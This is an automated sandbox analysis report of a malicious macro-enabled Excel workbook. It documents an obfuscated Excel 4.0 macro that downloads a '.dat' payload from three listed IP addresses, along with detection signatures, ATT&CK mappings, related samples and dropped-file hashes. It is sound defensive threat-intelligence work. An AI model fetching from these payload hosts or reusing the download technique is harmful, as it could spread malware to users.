ID: 412131
Sample Name: Copy-384955799-05102021.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 12:31:08
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Copy-384955799-05102021.xlsm

Overview


General Information

Sample Name:	Copy-384955799-05102021.xlsm
Analysis ID:	412131
MD5:	3a3aae5975bd4a..
SHA1:	4ff9eafa51cdd8d…
SHA256:	bba463e9f1b1044.
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for doma…
- Yara detected Obfuscated Macro In …
- Document contains an embedded VB…
- Document exploit detected (UrlDown…
- Found Excel 4.0 Macro with suspicio…
- Found malicious URLs in unpacked …
- Allocates a big amount of memory (p…
- Document contains an embedded VB…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2436 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
sheet2.xml	JoeSecurity_ObfuscatedMacroInXLSM	Yara detected Obfuscated Macro In XLSM	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for domain / URL

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Networking:

Found malicious URLs in unpacked macro 4.0 sheet

System Summary:

Found malicious Excel 4.0 Macro

Document contains an embedded VBA macro which may execute processes

Found Excel 4.0 Macro with suspicious formulas


Data Obfuscation:

Yara detected Obfuscated Macro In XLSM

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 3 2	Path Interception	Extra Window Memory Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 1 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Scripting 3 2	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Extra Window Memory Injection 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://45.138.157.63/44313,6048108796.dat	9%	Virustotal		Browse
http://45.138.157.63/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://167.114.48.59/44313,6048108796.dat	9%	Virustotal		Browse
http://167.114.48.59/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://185.14.31.59/44313,6048108796.dat	10%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
http://185.14.31.59/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://185.14.31.59/	3%	Virustotal		Browse
http://185.14.31.59/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://45.138.157.63/44313,6048108796.dat	true	• 9%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://167.114.48.59/44313,6048108796.dat	true	• 9%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://185.14.31.59/44313,6048108796.dat	true	• 10%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://185.14.31.59/	before.4.91.29.sheet.csv_unpack	true	• 3%, Virustotal, Browse • Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.138.157.63	unknown	Russian Federation		44094	WEBHOST1-ASRU	false
185.14.31.59	unknown	Ukraine		21100	ITLDC-NLUA	false
167.114.48.59	unknown	Canada		16276	OVHFR	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412131
Start date:	12.05.2021
Start time:	12:31:08
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 48s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Copy-384955799-05102021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	4
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLSM@1/7@0/3
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.138.157.63	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63/44313,6048108796.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63/44313,6048108796.dat
185.14.31.59	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59/44313,6048108796.dat
167.114.48.59	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 167.114.48.59/44313,6048108796.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
WEBHOST1-ASRU	f29046900fd4550e404656f9638540fc1d0ad90facbbe.exe	Get hash	malicious	Browse	• 45.67.230.22
	3510495740-05102021.xlsm	Get hash	malicious	Browse	• 45.67.230.159
	3510495740-05102021.xlsm	Get hash	malicious	Browse	• 45.67.230.159
	3510495740-05102021.xlsm	Get hash	malicious	Browse	• 45.67.230.159
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	520b670d_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.67.230.159
	520b670d_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.67.230.159

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	520b670d_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.67.230.159
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 45.138.157.63
	15d3f15f_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.138.157.43
	15d3f15f_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.138.157.43
	15d3f15f_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.138.157.43
	7f8b3a9a_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.138.157.43
	7f8b3a9a_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.138.157.43
	7f8b3a9a_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.138.157.43
	4870aa6d_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.138.157.43
OVHFR	DHL_Shipment11052021pdf.exe	Get hash	malicious	Browse	• 51.210.201.99
	A6FAm1ae1j.exe	Get hash	malicious	Browse	• 217.182.77.10
	INV74321.exe	Get hash	malicious	Browse	• 87.98.148.38
	aa04cdcc_by_Libranalysis.exe	Get hash	malicious	Browse	• 46.105.217.100
	correct invoice.exe	Get hash	malicious	Browse	• 213.186.33.5
	Kb0p7FYmN0yNdzP.exe	Get hash	malicious	Browse	• 66.70.204.222
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 193.70.33.51
	guluh4pYFQybxL8.exe	Get hash	malicious	Browse	• 66.70.204.222
	qA9D8QVC4LrzlPR.exe	Get hash	malicious	Browse	• 66.70.204.222
	OLy4KI85kB3HENF.exe	Get hash	malicious	Browse	• 66.70.204.222
	generated purchase order 6149057.xlsm	Get hash	malicious	Browse	• 158.69.48.225
	scan of document 5336227.xlsm	Get hash	malicious	Browse	• 145.239.93.251
	67w7Ez6lvb.exe	Get hash	malicious	Browse	• 91.121.251.178
	generated check 8460.xlsm	Get hash	malicious	Browse	• 145.239.93.251
	export of bill 896621.xlsm	Get hash	malicious	Browse	• 193.70.33.51
	copy of invoice 4347.xlsm	Get hash	malicious	Browse	• 145.239.93.251
	scan of invoice 4366307.xlsm	Get hash	malicious	Browse	• 51.222.42.168
	bill 04050.xlsm	Get hash	malicious	Browse	• 193.70.33.51
	Purchase Order #330716.exe	Get hash	malicious	Browse	• 51.91.236.193
	copy of payment 0535.xlsm	Get hash	malicious	Browse	• 193.70.33.51
ITLDC-NLUA	main_setup_x86x64.exe	Get hash	malicious	Browse	• 185.154.14.180
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	Copy-1321435066-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	Copy-812843793-05102021.xlsm	Get hash	malicious	Browse	• 185.14.31.59
	0c69a7ab_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	0c69a7ab_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	0c69a7ab_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	1456787477-05062021.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	1456787477-05062021.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	1456787477-05062021.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	11730679995-05062021.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	11730679995-05062021.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	11730679995-05062021.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	eda41d18_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	eda41d18_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	eda41d18_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 195.123.220.175
	11730940013-05062021.xlsm	Get hash	malicious	Browse	• 195.123.220.175

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6D75894A.jpg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=5], baseline, precision 8, 1080x1080, frames 3
Category:	dropped
Size (bytes):	92379
Entropy (8bit):	7.654577060340879
Encrypted:	false
SSDEEP:	1536:1o1vutlNbjOXGw548LBkVb/oyrKXkX89DcO9GQSnIv+C1EDFVxkR7Y90:wvKINbjvw548LMb/oqKO8NnS8+60Kc0
MD5:	4A425E6A5A885C0D0E2589506FD2244B
SHA1:	E23482422480A4720E22F311B42BD65E2F3556F8
SHA-256:	76E685FC2035D8CF19945C6686D82054B64D0A9612853D8F428C4B4FE351C160
SHA-512:	3C827E13A12CC817CBD80EA7C89BEC5288FD21250728E76E00D6355008F704C77EC9BC37C85FF076D8D1F960DB53741F352AB649CD2C754B71B4D11CFFBEEA4
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....`.`.....ZExif..MM.*.....J.....Q.....Q.....Q.....C.....C.....8.8..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..D.G.\.....i].....k.@U.....B..Hw.A...`p;.RsIRHTs..%G?QU.#..$..."...U.A....g].s.....c..,....{W'..M.Nc....F.~..y..l..`.e..a..[...P.y]..k_..Cl..z.Ru..s.6.Y....."..1]Q.....e#.....~.`sk..KH.....p.4.i.j+3{.....N.DS..L.....o..o.5f>..jY.uS...Z.B...UG`)..6D....(.....

C:\Users\user\AppData\Local\Temp\E1EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	121515
Entropy (8bit):	7.700916809214941
Encrypted:	false
SSDEEP:	3072:ExFc/NvKINbjvw548LMb/oqKO8NnS8+60KcFfCr:whAbT648LM7D98Np+ECw
MD5:	304EFD5BF79F30BD08D0E2BC1B470DCD
SHA1:	B82D65B94F130AEA544FF1D43D1CEE03674ECA73
SHA-256:	7367876B15CEE1B9932F2A856801F8556E1C5109AD93FA2272178E12D3FA107A
SHA-512:	A56C6A37A91A0A8B3D4C264121FD43B9B2AC7D074482B82F5688B3C1C4D84B9F14926912B814F8DE12E243639FF5F915C4899910B843C902C934CD1B28CBB711
Malicious:	false
Reputation:	low
Preview:	.V]o.0.}.....u.M;i.&B.....%...w.(...)..|9..s?.....b.!*g+rA...+.T.....?.OR....Y..."..}.2|\z..F.X.&%...(.0<R.....y.f..v9..`...6.)c...7L..N.....%...LU..V.'...V.n2Q...O..i.....@2.. ..1<@J.X$l/g.....~.!....p...;q..jN=...;....t....-4{va6vnF...j.X.B..m.."....p.+.....62..tq...)9...I..S..'....t.}...,I.;.}q..S..&....=.?`-LG^1-5.w.....C..~w..cw.?g.l}q~..@=yO.....x..pO. .}pS..v[.~9+...C6....>....?./...K.@.....#:v.....K A..f./.....PK.....!.\.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Copy-384955799-05102021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:17 2020, mtime=Wed May 12 18:31:43 2021, atime=Wed May 12 18:31:43 2021, length=121516, window=hide
Category:	dropped
Size (bytes):	2168
Entropy (8bit):	4.5326813202430145
Encrypted:	false
SSDEEP:	48:8ah/XTFGqFQH14sQh2ah/XTFGqFQH14sQ/:8K/XJGqFI4sQh2K/XJGqFI4sQ/
MD5:	0CC35C007D6BF90BB03B6BCAFBFD12EE
SHA1:	93F60BC140225CBB28E580462C7E257C2C3F0B0B
SHA-256:	6602D95F1C315C4F035C345F693FF330DCBDDCC0357D16790271E389496CF385
SHA-512:	3819943EF577630CF6E86501C0C81B34E208C6F1E34B730B5D58D12F9399807C74AEA53C4BB30C653C083E8A2A9C87FE7FBE4317E61C04C566115F52D5F597AC
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Copy-384955799-05102021.LNK	
Preview:	L.....F.... .....)..{...r]peG...YipeG.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....2.....R. .COPY-3~1.XLS..f.....Q.y.Q.y*...8.....C.o.p.y.-.3.8.4.9.5.5.7.9.9.-.0.5.1.0.2.0.2.1...x.l.s.m.....-...8...[.....?J.....C:\Users\..#.....\\284992\Users.user\Desktop\Copy-384955799-05102021.xlsm.3.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.o.p.y.-.3.8.4.9.5.5.7.9.9.-.0.5.1.0.2.0.2.1...x.l.s.m.....:...,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed May 12 18:31:43 2021, atime=Wed May 12 18:31:43 2021, length=16384, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.485342709184114
Encrypted:	false
SSDEEP:	12:85QXHLgXg/XAlCPCHaX2B8GB/naX+WnicvblbDtZ3YilMMEpxRljK5TdJP9TdJPe:8561/XTm6GcYeVDv3qsrNru/
MD5:	B3D74BBCE520A923572E79E51530BB87
SHA1:	219F5F7A24E4F4CA84AB7D18140B655E3C1E84BD
SHA-256:	198AEB37FA4C4EF4B62B3C7E5F2AAF37B30A6E1234FFCB623EBDF4FDBCF143AA
SHA-512:	F545761BB1E777896C857970321B17934BF69B936C8918D642B9D935CA4DA6432C546CAF04633F1081AF198FA9C2743C7D176F5CE5DB90A08F25BB7BEAE7B693
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G...r]peG...r]peG...@.....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R....Desktop.d.....QK.X.R..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\284992\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....284992.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	124
Entropy (8bit):	4.68002329507579
Encrypted:	false
SSDEEP:	3:oyBVomxWtzIacotoQkrl+kacotoQkrlmxWtzIacotoQkrlv:djezIaco+Qkrzaco+QkrzzIaco+Qkr1
MD5:	438B9CB10BCA95DD0FEF5F9FB33DBE7F
SHA1:	A4F06BC314BDFB4B654D357BA215346E14DAD351
SHA-256:	2E405053595AE39D699D09BFB5752DDC1E1531D930D812E9C4455A552579E3BF
SHA-512:	28833687FED53233B7D18FEF346E36381B61246B2CC4F18A427E9C8C446A6128F0C04405421BA122F57D362521E9588CFDD1F0D2830E3D1FDC2CC3EABA48382
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..Copy-384955799-05102021.LNK=0..Copy-384955799-05102021.LNK=0..[misc]..Copy-384955799-05102021.LNK=0..

C:\Users\user\Desktop\A2EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	121516
Entropy (8bit):	7.700955128895038
Encrypted:	false
SSDEEP:	3072:ExFcZ8yvKINbjvw548LMb/oqKO8NnS8+60KcFfCl:wCoAbT648LM7D98Np+ECu
MD5:	169590A9C6A507A4111995B42082C6E9
SHA1:	DF7074190121F0ECE728DE61BABA8A24829B4DE2
SHA-256:	13207099998769C526ADF159D5F00B0455FDD6761C68CAB04AB77A4BE423F6F5
SHA-512:	FEEF4CF53638D7893111F8210A9133609EE0B960ABBD6555A6E8B1FBBF0642CD1F21DDF5F3481E1C6F47762ABF67CE2032940BDF0BE308892CAEE8393D4C55B7
Malicious:	false
Reputation:	low
Preview:	.V]o.0.}.....u.M;i.&B.....%...w.(...)..|9..s?.....b.!*g+rA...+.T.....?.OR....Y..."..}.2|\z..F.X.&%...(.0<R.....y.f..v9..`...6.)c...7L..N.....%...LU..V.'...V.n2Q...O..i.....@2..1<@J.X$l/g.....~.!...p...;q..jN=...;....t....-4{va6vnF...j.X.B..m.."....p.+.....62..tq...)9...I..S..'....t.}...,l.;.}q..S..&....=.?`-LG^1-5.w.....C..~w..cw.?g.l}q~..@=yO.....x..pO..}pS..v[.~9+...C6....>....?./...K.@.....#:v.....K A..f./.....PK.....!.\.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$Copy-384955799-05102021.xlsm	

C:\Users\user\Desktop\~$Copy-384955799-05102021.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.687004388058775
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	Copy-384955799-05102021.xlsm
File size:	117551
MD5:	3a3aae5975bd4a5512cfea2a4a5991a6
